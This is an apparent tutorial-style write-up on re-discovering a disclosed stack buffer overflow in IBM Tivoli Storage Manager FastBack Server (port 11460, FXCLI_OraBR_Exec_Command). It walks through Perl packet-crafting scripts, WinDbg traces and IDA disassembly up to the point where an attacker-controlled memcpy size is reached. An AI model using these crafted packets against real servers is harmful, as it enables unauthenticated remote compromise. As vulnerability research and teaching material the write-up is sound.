ZDI has published several vulnerabilities affect IBM Tivoli Storage Manager which is a popular storage product on June 30. We decided to re-discover and trigger this vulnerability with the help of advisory.

IBM Tivoli Storage Manager FastBack Server FXCLI_OraBR_Exec_Command Remote Code Execution Vulnerability


Vulnerability Details

This vulnerability allows remote attackers to execute arbitrary code on vulnerable installations of IBM Tivoli Storage Manager FastBack. Authentication is not required to exploit this vulnerability.

The specific flaw exists within the FXCLI_OraBR_Exec_Command function. By sending a crafted packet on TCP port 11460, an attacker is able to cause a stack buffer overflow. An attacker can use this to execute arbitrary code under the context of SYSTEM.

The advisory gives some limited tips to us. The first tip; it's a buffer overflow vulnerability can be triggered by sending a crafted packet on port 11460. The second tip; vulnerability is related with FXCLI_OraBr_Exec_Command function.

We download the vulnerable version of the product and discover the process which listens on port 11460. We will analyze FastBackServer.exe process;




Process	PID	Protocol	Local Address	Local Port	Remote Address	Remote Port	State
Everything.exe	1512	TCP	WIN-QLH2U19IF97	15485	WIN-QLH2U19IF97	0	LISTENING
Everything.exe	1512	TCP	WIN-QLH2U19IF97	15485	localhost	49170	ESTABLISHED
Everything.exe	4032	TCP	WIN-QLH2U19IF97	49170	localhost	15485	ESTABLISHED
FastBackMount.exe	1640	TCP	win-qlh2u19if97.lo...	30051	WIN-QLH2U19IF97	0	LISTENING
FastBackMount.exe	1640	UDP	WIN-QLH2U19IF97	30005	*	*	
FastBackServer.exe	2036	TCP	win-qlh2u19if97.lo...	1320	WIN-QLH2U19IF97	0	LISTENING
FastBackServer.exe	2036	TCP	win-qlh2u19if97.lo...	11406	WIN-QLH2U19IF97	0	LISTENING
FastBackServer.exe	2036	TCP	WIN-QLH2U19IF97	11415	localhost	49176	ESTABLISHED
FastBackServer.exe	2036	TCP	win-qlh2u19if97.lo...	11460	WIN-QLH2U19IF97	0	LISTENING
FastBackServer.exe	2036	TCP	WIN-QLH2U19IF97	11515	localhost	49177	ESTABLISHED
FastBackServer.exe	2036	TCP	WIN-QLH2U19IF97	49176	localhost	11415	ESTABLISHED
FastBackServer.exe	2036	TCP	WIN-QLH2U19IF97	49177	localhost	11515	ESTABLISHED

As it's a server-side vulnerability, we have to trigger it by sending a crafted packet. So we write a few lines of script to send a dummy packet;

```
use IO::Socket;

$host = "192.168.56.128";
$port = 11460;


$socket = IO::Socket::INET->new(    PeerAddr => $host,
                                    PeerPort => $port,
                                    Proto    => 'tcp');


$paket = "ABCDEFGHIJKL";

#send paket
print $socket $paket;

close($socket);
```

We attach debugger to the process and set a breakpoint on WSARecv function. Then we send our dummy packet to the application;

bp WS2_32!WSARecv" .printf \"[+] WSArecv(%x, %x, %x)\n\", poi(@esp+0x4), poi(poi(@esp+0x8)+4), poi(poi(@esp+0x8)); .echo"




We understand that the application accepts a packet at the size of 0x4400 bytes from client. Let's edit the script and send a packet at the size of 0x4400

```
#!x/usr/bin/perl
use IO::Socket;

$host = "192.168.56.128";
$port = 11460;
$socket = IO::Socket::INET->new(     PeerAddr => $host,
                                     PeerPort => $port,
                                     Proto    => 'tcp');

$size = pack("L", 17408); #length of WSARecv
$paket = "ABCD";
$paket .= "X" x 17404;
#send paket
print $socket $paket;
```

We can trace our packet in the debugger from now on. To achieve this , we set a breakpoint access on "buf" argument of WSARecv cunftion.

```
[+] WSArecv(264, dc80058, 4400)
eax=0195fb54 ebx=0794b948 ecx=0dc80058 edx=0dc80020 esi=0794b948 edi=00000000
eip=756d7089 esp=0195fb34 ebp=0195fb5c iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
WS2_32!WSARecv:
756d7089 8bff            mov     edi,edi
0:001> pt
eax=00000000 ebx=0794b948 ecx=00d5f1e0 edx=00000000 esi=0794b948 edi=00000000
eip=756d7120 esp=0195fb34 ebp=0195fb5c iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
WS2_32!WSARecv+0x97:
756d7120 c21c00          ret     1Ch
0:001> dc dc80058
0dc80058  44434241 58585858 58585858 58585858  ABCDXXXXXXXXXXXX
0dc80068  58585858 58585858 58585858 58585858  XXXXXXXXXXXXXXXX
0dc80078  58585858 58585858 58585858 58585858  XXXXXXXXXXXXXXXX
0dc80088  58585858 58585858 58585858 58585858  XXXXXXXXXXXXXXXX
0dc80098  58585858 58585858 58585858 58585858  XXXXXXXXXXXXXXXX
0dc800a8  58585858 58585858 58585858 58585858  XXXXXXXXXXXXXXXX
0dc800b8  58585858 58585858 58585858 58585858  XXXXXXXXXXXXXXXX
0dc800c8  58585858 58585858 58585858 58585858  XXXXXXXXXXXXXXXX
0:001> ba r1 dc80058
0:001> g
Breakpoint 1 hit
eax=44434241 ebx=0794b948 ecx=00000001 edx=00000000 esi=0dc80058 edi=0dc84458
eip=00666f70 esp=0195fe8c ebp=0195fe94 iopl=0         nv up ei ng nz ac pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000297
FastBackServer!memcpy+0x130:
00666f70 89448ffc        mov     dword ptr [edi+ecx*4-4],eax ds:0023:0dc84458=00000000
```

We stopped in a memcpy function. There's a read action on first bytes of our packet so stopped here. We make memcpy() function to finish. When memcpy() function ends, the application returns to 0x005816EA address. This is a place in FX_AGENT_CopyReceiveBuff function.




As we understand, this function copies the incoming data to a memory space. When we visualize the callgraph via proximity browser, everything becomes more clear. We acts as an agent, the server accepts our connection via EstablishConnection function, then it moves us to FX_AGENT_CopyReceiveBuff function through FX_AGENT_Cylic and FX_AGENT_GetData functions. Let's continue to trace our packet step by step in debbuger and IDA.


Our packet comes to a function named loc_581752 . This function does some bitwise operations on our packet. So we have renamed this function to "bitwise_fonk".

```
00581752
00581752 bitwise_fonk:
00581752 mov     edx, [ebp+arg_0]
00581755 mov     eax, [edx+4438h] ; paketimizin ilk 4 byte1 (ABCD)
0058175B and     eax, 0FFh
00581760 shl     eax, 18h
00581763 mov     ecx, [ebp+arg_0]
00581766 mov     edx, [ecx+4438h]
0058176C shr     edx, 8
0058176F and     edx, 0FFh
00581775 shl     edx, 10h
00581778 or      eax, edx
0058177A mov     ecx, [ebp+arg_0]
0058177D mov     edx, [ecx+4438h]
00581783 shr     edx, 10h
00581786 and     edx, 0FFh
0058178C shl     edx, 8
0058178F or      eax, edx
00581791 mov     ecx, [ebp+arg_0]
00581794 mov     edx, [ecx+4438h]
0058179A shr     edx, 18h
0058179D and     edx, 0FFh
005817A3 or      eax, edx
005817A5 mov     ecx, [ebp+arg_0]
005817A8 mov     [ecx+4438h], eax
005817AE mov     edx, [ebp+arg_0]
005817B1 cmp     dword ptr [edx+4438h], 0
005817B8 jnz     short loc_5817C4
```

At the end of bitwise_funk , there is a comparison for the first 4 bytes of our packet. It checks that it is equal to zero or not. There are three comparisons against our packet at the total.



First 4 bytes of our packet is “ABCD”. So the result will be 41424344h > 100000h in third comparison and we will go to false (red) condition. When we trace it in debugger , we return to 0x005815d3 address inside FX_AGENT_GetData and then fall in the function below;



As we understand , our packet is not in a type that FastbackServer accepts. So we went to a function where client is disconnnected and error logs generated. This is not the place that we want to go. So we should provide the required condition (packet <= 100000h) in third comparison and see where we will go. Thus, we change the first 4 bytes of our packet to 0x30000

```
#!x/usr/bin/perl
use IO::Socket;

$host = "192.168.56.128";
$port = 11460;
$socket = IO::Socket::INET->new(     PeerAddr => $host,
                                     PeerPort => $port,
                                     Proto    => 'tcp');

$size = pack("L", 17408); #length of WSARecv
$paket = pack("L", 0x30000);
$paket .= "X" x 17404;
#send paket
print $socket $paket;
```


We set a breakpoint on 0x005817D0 address where third comparison is located. Then we restart the server and send the packet.

```
Breakpoint 0 hit
eax=0dbf0020 ebx=01633a78 ecx=0dbf0020 edx=0dbf0020 esi=01633a78 edi=00000000
eip=005817d0 esp=018efea8 ebp=018efeb8 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
FastBackServer!FX_AGENT_CopyReceiveBuff+0x19a:
005817d0 8b4d08          mov     ecx,dword ptr [ebp+8] ss:0023:018efec0=0dbf0020
0:002> t
eax=0dbf0020 ebx=01633a78 ecx=0dbf0020 edx=0dbf0020 esi=01633a78 edi=00000000
eip=005817d3 esp=018efea8 ebp=018efeb8 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
FastBackServer!FX_AGENT_CopyReceiveBuff+0x19d:
005817d3 81b93844000000001000 cmp dword ptr [ecx+4438h],100000h ds:0023:0dbf4458=00000300
0:002> t
eax=0dbf0020 ebx=01633a78 ecx=0dbf0020 edx=0dbf0020 esi=01633a78 edi=00000000
eip=005817dd esp=018efea8 ebp=018efeb8 iopl=0         nv up ei ng nz na pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000287
FastBackServer!FX_AGENT_CopyReceiveBuff+0x1a7:
005817dd 7607            jbe     FastBackServer!FX_AGENT_CopyReceiveBuff+0x1b0 (005817e6)
0:002> t
eax=0dbf0020 ebx=01633a78 ecx=0dbf0020 edx=0dbf0020 esi=01633a78 edi=00000000
eip=005817e6 esp=018efea8 ebp=018efeb8 iopl=0         nv up ei ng nz na pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000287
FastBackServer!FX_AGENT_CopyReceiveBuff+0x1b0:
005817e6 8b5508          mov     edx,dword ptr [ebp+8] ss:0023:018efec0=0dbf0020
```


After bitwise operation , first 4 bytes of our packet turns to 0x300. We can go to true (green) condition in this time. Let's continue to trace the packet in windbg and IDA together. We come to a memcpy() function. When we analyze the memcpy function, we see the other part of our packet (XXXXXXX) in the source (src) argument of memcpy.

```
00581859
00581859 loc_581859:
00581859 mov     eax, [ebp+var_10]
0058185C mov     [ebp+Size], eax
0058185F mov     ecx, [ebp+Size]
00581862 push    ecx             ; Size
00581863 mov     edx, [ebp+arg_0]
00581866 mov     eax, [edx+2Ch]
00581869 mov     ecx, [ebp+arg_0]
0058186C lea     edx, [ecx+eax+38h]
00581870 push    edx             ; Src
00581871 mov     eax, [ebp+arg_0]
00581874 mov     ecx, [eax+20h]
00581877 mov     edx, [ebp+arg_0]
0058187A lea     eax, [edx+ecx+4438h]
00581881 push    eax             ; Dst
00581882 call    _memcpy
00581887 add     esp, 0Ch
0058188A mov     ecx, [ebp+arg_0]
0058188D mov     edx, [ecx+20h]
00581890 add     edx, [ebp+Size]
00581893 mov     eax, [ebp+arg_0]
00581896 mov     [eax+20h], edx
00581899 mov     ecx, [ebp+arg_0]
0058189C mov     edx, [ecx+2Ch]
0058189F add     edx, [ebp+Size]
005818A2 mov     eax, [ebp+arg_0]
005818A5 mov     [eax+2Ch], edx
005818A8 mov     ecx, [ebp+arg_0]
005818AB mov     edx, [ebp+arg_0]
005818AE mov     eax, [ecx+2Ch]
005818B1 cmp     eax, [edx+28h]
005818B4 jb      short loc_5818CA
```

We shouldn't be lost inside function. Our aim is tracing our packet and stop in suspicious places. After passing these functions , we return to 0x005815d3 address in FX_AGENT_GetData function.




This time , our packet doesn't go to the function where Client Disconnected error logs located. We jump to loc_581614 function. After we complete FX_AGENT_GetData function , we return to 0x00581320 address in FX_Agent_Cyclic function. After passing a few instructions in this function, we fall in a function which compares the first 4 bytes of our packet again;



First 4 bytes of our packet are not equal to zero, so we jump to loc_581347 function;

```
00581347
00581347 loc_581347:                     ; int
00581347 push    1
00581349 mov     eax, [ebp+arg_0]
0058134C mov     ecx, [eax+4438h]
00581352 push    ecx                     ; int
00581353 mov     edx, [ebp+arg_0]
00581356 add     edx, 443Ch
0058135C push    edx                     ; Src
0058135D mov     eax, [ebp+arg_0]
00581360 push    eax                     ; int
00581361 call    _FXCLI_C_ReceiveCommand
00581366 add     esp, 10h
```

We're sure FXCLI_C_ReceiveCommand function name will make bug hunters excited. When this function is called, the PUSH-ed parameters ECX (int) and EDX (src) stores our packet. EDX (src) stores "XXXX..." data of our packet and ECX (int) stores the bit-wised version of first 4 bytes of our packet (0x300). This means, we will trace our packet in this new function. So we can go into FXCLI_C_ReceiveCommand function;



When we look callgraph of FXCLI_C_ReceiveCommand function , there is a “call” gets our attention in red crossed function;


```
0056A1F0
0056A1F0 loc_56A1F0:
0056A1F0 mov     edx, [ebp+var_4]
0056A1F3 mov     eax, [ebp+var_8]
0056A1F6 mov     [edx+0Ch], eax
0056A1F9 mov     ecx, [ebp+var_4]
0056A1FC mov     edx, [ebp+arg_0]
0056A1FF mov     [ecx+4], edx
0056A202 mov     eax, [ebp+var_4]
0056A205 mov     ecx, [ebp+arg_C]
0056A208 mov     [eax+8], ecx
0056A20B mov     edx, [ebp+var_8]
0056A20E mov     eax, [ebp+arg_0]
0056A211 mov     [edx+8], eax
0056A214 push    1
0056A216 mov     ecx, [ebp+var_4]
0056A219 push    ecx
0056A21A call    _FXCLI_OraBR_Exec_Command
0056A21F add     esp, 8
0056A222 mov     eax, 1
```

First 4 bytes of our packet are not equal to zero, so we jump to loc_581347 function;


```
00581347
00581347 loc_581347:                ; int
00581347 push    1
00581349 mov     eax, [ebp+arg_0]
0058134C mov     ecx, [eax+4438h]
00581352 push    ecx                ; int
00581353 mov     edx, [ebp+arg_0]
00581356 add     edx, 443Ch
0058135C push    edx                ; Src
0058135D mov     eax, [ebp+arg_0]
00581360 push    eax                ; int
00581361 call    _FXCLI_C_ReceiveCommand
00581366 add     esp, 10h
```

ZDI Advisory says that the vulnerability is located in FXCLI_OraBR_Exec_Command function. We hope to jump to this function without modifying our packet too much. We continue to trace our packet in debugger and we pass many functions named loc_56A12E, loc_56A158, loc_56A192, loc_56A1B9 After that , we jump to loc_56A1F0 function which has a “CALL” to FXCLI_OraBR_Exec_Command.

When we go to FXCLI_OraBR_Exec_Command function , we meet a huge function. Number of nodes are more than 1000 and we need to change the maximum node value in IDA Graph settings;



We continue to walk in this function. We pass about 13 functions. Some of them are named as GetConnectedIPport, GetJavaClientInfo etc. We don't cover all of these functions to keep the paper shorter. After passing these functions , we jump to a fuction which compares our packet again;



```
0056C7DB
0056C7DB loc_56C7DB:
0056C7DB mov     [ebp+var_61C0], 100000h
0056C7E5 mov     [ebp+Dst], 0
0056C7EC mov     [ebp+Src], 0
0056C7F3 mov     byte ptr [ebp+MultiByteStr], 0
0056C7FA mov     [ebp+var_12520], 7D0h
0056C804 mov     eax, [ebp+var_C370]
0056C80A add     eax, 10h
0056C80D mov     [ebp+var_61B4], eax
0056C813 mov     ecx, [ebp+var_C370]
0056C819 mov     edx, [ecx+2Ch]
0056C81C add     edx, 4
0056C81F mov     [ebp+var_61B0], edx
0056C825 mov     eax, [ebp+var_61B4]
0056C82B cmp     dword ptr [eax+4], 61A8h
0056C832 jnb     short loc_56C852
```

It compares a part of our function with 0x61A8 value;


```
eax=0710a008 ebx=01633a78 ecx=07109ff8 edx=0789bc0c esi=01633a78 edi=00000000
eip=0056c82b esp=0188e33c ebp=018efea0 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
FastBackServer!FXCLI_OraBR_Exec_Command+0x375:
0056c82b 817804a8610000  cmp     dword ptr [eax+4],61A8h ds:0023:0710a00c=58585858
0:002> dc eax+4
0710a00c  58585858 58585858 58585858 58585858  XXXXXXXXXXXXXXXX
0710a01c  58585858 58585858 0789bc08 5e304051  XXXXXXXX....Q@0^
0710a02c  0801ceb1 4c435846 534d5f49 00005147  ....FXCLI_MSGQ..
```

Here we need to determine what is the exact offset of XXXX... bytes in our packet compared with 0x61A8. Then we can change it to a value lesser than 0x61A8. Otherwise, we will go to an unwanted function flow again. Let's modify the script and pass this comparison;

```
#!x/usr/bin/perl
use IO::Socket;

$host = "192.168.56.128";
$port = 11460;
$socket = IO::Socket::INET->new(     PeerAddr => $host,
                                     PeerPort => $port,
                                     Proto    => 'tcp');

$size = pack("L", 17408); #length of WSARecv
$paket = pack("L", 0x30000);
$paket .= "ABCDEFGHIJKLMNOPRSTU";
$paket .= pack("L",0x61A7); #pass cmp
$paket .= "ABCD";
$paket .= "EFGH";
$paket .= "IJKL";
$paket .= "X" x 17384;
#send paket
print $socket $paket;
```

After we pass this comparison with our new packet, we jump to a second comparison functin. This time it compares “EFGH” bytes of our packet with 0x61A8;

```
eax=060c1e58 ebx=078dc668 ecx=060c1e48 edx=074186cc esi=078dc668 edi=00000000
eip=0056c82b esp=016ce33c ebp=0172fea0 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
FastBackServer!FXCLI_OraBR_Exec_Command+0x375:
0056c82b 817804a8610000  cmp     dword ptr [eax+4],61A8h ds:0023:060c1e5c=000061a7
0:002> t
eax=060c1e58 ebx=078dc668 ecx=060c1e48 edx=074186cc esi=078dc668 edi=00000000
eip=0056c832 esp=016ce33c ebp=0172fea0 iopl=0         nv up ei ng nz ac pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000297
FastBackServer!FXCLI_OraBR_Exec_Command+0x37c:
0056c832 731e            jae     FastBackServer!FXCLI_OraBR_Exec_Command+0x39c (0056c8
0:002> t
eax=060c1e58 ebx=078dc668 ecx=060c1e48 edx=074186cc esi=078dc668 edi=00000000
eip=0056c834 esp=016ce33c ebp=0172fea0 iopl=0         nv up ei ng nz ac pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000297
FastBackServer!FXCLI_OraBR_Exec_Command+0x37e:
0056c834 8b8d4c9effff    mov     ecx,dword ptr [ebp-61B4h] ss:0023:01729cec=060c1e58
0:002> t
eax=060c1e58 ebx=078dc668 ecx=060c1e58 edx=074186cc esi=078dc668 edi=00000000
eip=0056c83a esp=016ce33c ebp=0172fea0 iopl=0         nv up ei ng nz ac pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000297
FastBackServer!FXCLI_OraBR_Exec_Command+0x384:
0056c83a 81790ca8610000  cmp     dword ptr [ecx+0Ch],61A8h ds:0023:060c1e64=48474645
```



We pass 3 comparison functions at the total. We just change the necessary parts in our packet for every comparison and then we jump to a memcpy function;

```
0056C8D1 mov     eax, [ebp+var_61B4]
0056C8D7 mov     ecx, [eax+4]
0056C8DA push    ecx             ; Size
0056C8DB mov     edx, [ebp+var_61B4]
0056C8E1 mov     eax, [ebp+var_61B0]
0056C8E7 add     eax, [edx]
0056C8E9 push    eax             ; Src
0056C8EA lea     ecx, [ebp+Dst]
0056C8F0 push    ecx             ; Dst
0056C8F1 call    _memcpy
0056C8F6 add     esp, 0Ch
0056C8F9 mov     edx, [ebp+var_61B4]
0056C8FF mov     eax, [edx+4]
0056C902 mov     [ebp+eax+Dst], 0
```

When we trace this memcpy function in our debugger, we see that it uses 0x61A7 value from our packet as a “size” argument. So we understand that “size” argument of memcpy() function is determined from the packet. Thus , it compares an offset in our packet with 0x61A8 to prevent a potential buffer overflow. After passing this function , we come to a second memcpy function;

```
0056C916 mov     edx, [ebp+var_61B4]
0056C91C mov     eax, [edx+0Ch]
0056C91F push    eax             ; Size
0056C920 mov     ecx, [ebp+var_61B4]
0056C926 mov     edx, [ebp+var_61B0]
0056C92C add     edx, [ecx+8]
0056C92F push    edx             ; Src
0056C930 lea     eax, [ebp+Src]
0056C936 push    eax             ; Dst
0056C937 call    _memcpy
0056C93C add     esp, 0Ch
0056C93F mov     ecx, [ebp+var_61B4]
0056C945 mov     edx, [ecx+0Ch]
0056C948 mov     [ebp+edx+Src], 0
```

When we trace this function in debugger ,we see that it uses 0x61A7 as “size” argument again;

```
FastBackServer!memcpy:
00666e40 55              push    ebp
0:079> kv
ChildEBP RetAddr  Args to Child
0206e328 0056c93c 020c9cf8 07a61db3 000061a7 FastBackServer!memcpy
020cfea0 0056a21f 0731a308 00000001 07a5bc08 FastBackServer!FXCLI_OraBR_Exec_Comma
020cfebc 00581366 05500020 0550445c 00000300 FastBackServer!FXCLI_C_ReceiveCommand
020cfef8 0048ca98 05500020 00000000 015f2df0 FastBackServer!FX_AGENT_Cyclic+0x116
020cff50 006693e9 015f3b00 00000000 00000000 FastBackServer!ORABR_Thread+0xef
020cff88 758eee1c 015f2df0 020cffd4 76e037eb FastBackServer!_beginthreadex+0xf4
```

After passing this function, we jump to a memcpy function again;

```
0056C95C mov     ecx, [ebp+var_61B4]
0056C962 mov     edx, [ecx+14h]
0056C965 push    edx             ; Size
0056C966 mov     eax, [ebp+var_61B4]
0056C96C mov     ecx, [ebp+var_61B0]
0056C972 add     ecx, [eax+10h]
0056C975 push    ecx             ; Src
0056C976 lea     edx, [ebp+MultiByteStr]
0056C97C push    edx             ; Dst
0056C97D call    _memcpy
0056C982 add     esp, 0Ch
0056C985 mov     eax, [ebp+var_61B4]
0056C98B mov     ecx, [eax+14h]
0056C98E mov     byte ptr [ebp+ecx+MultiByteStr], 0
```

This is the function where we discover and trigger the vulnerability. Unfortunately the application determine the “size” argument of this memcpy from other part of our packet (XXXXX bytes);

```
0:079> kv
ChildEBP RetAddr  Args to Child
0206e328 0056c982 020bd988 5ffe1464 58585858 FastBackServer!memcpy
020cfea0 0056a21f 0731a308 00000001 07a5bc08 FastBackServer!FXCLI_OraBR_Exec_Comma
020cfebc 00581366 05500020 0550445c 00000300 FastBackServer!FXCLI_C_ReceiveCommand
020cfef8 0048ca98 05500020 00000000 015f2df0 FastBackServer!FX_AGENT_Cyclic+0x116
020cff50 006693e9 015f3b00 00000000 00000000 FastBackServer!ORABR_Thread+0xef
020cff88 758eee1c 015f2df0 020cffd4 76e037eb FastBackServer!_beginthreadex+0xf4
WARNING: Stack unwind information not available. Following frames may be wrong.
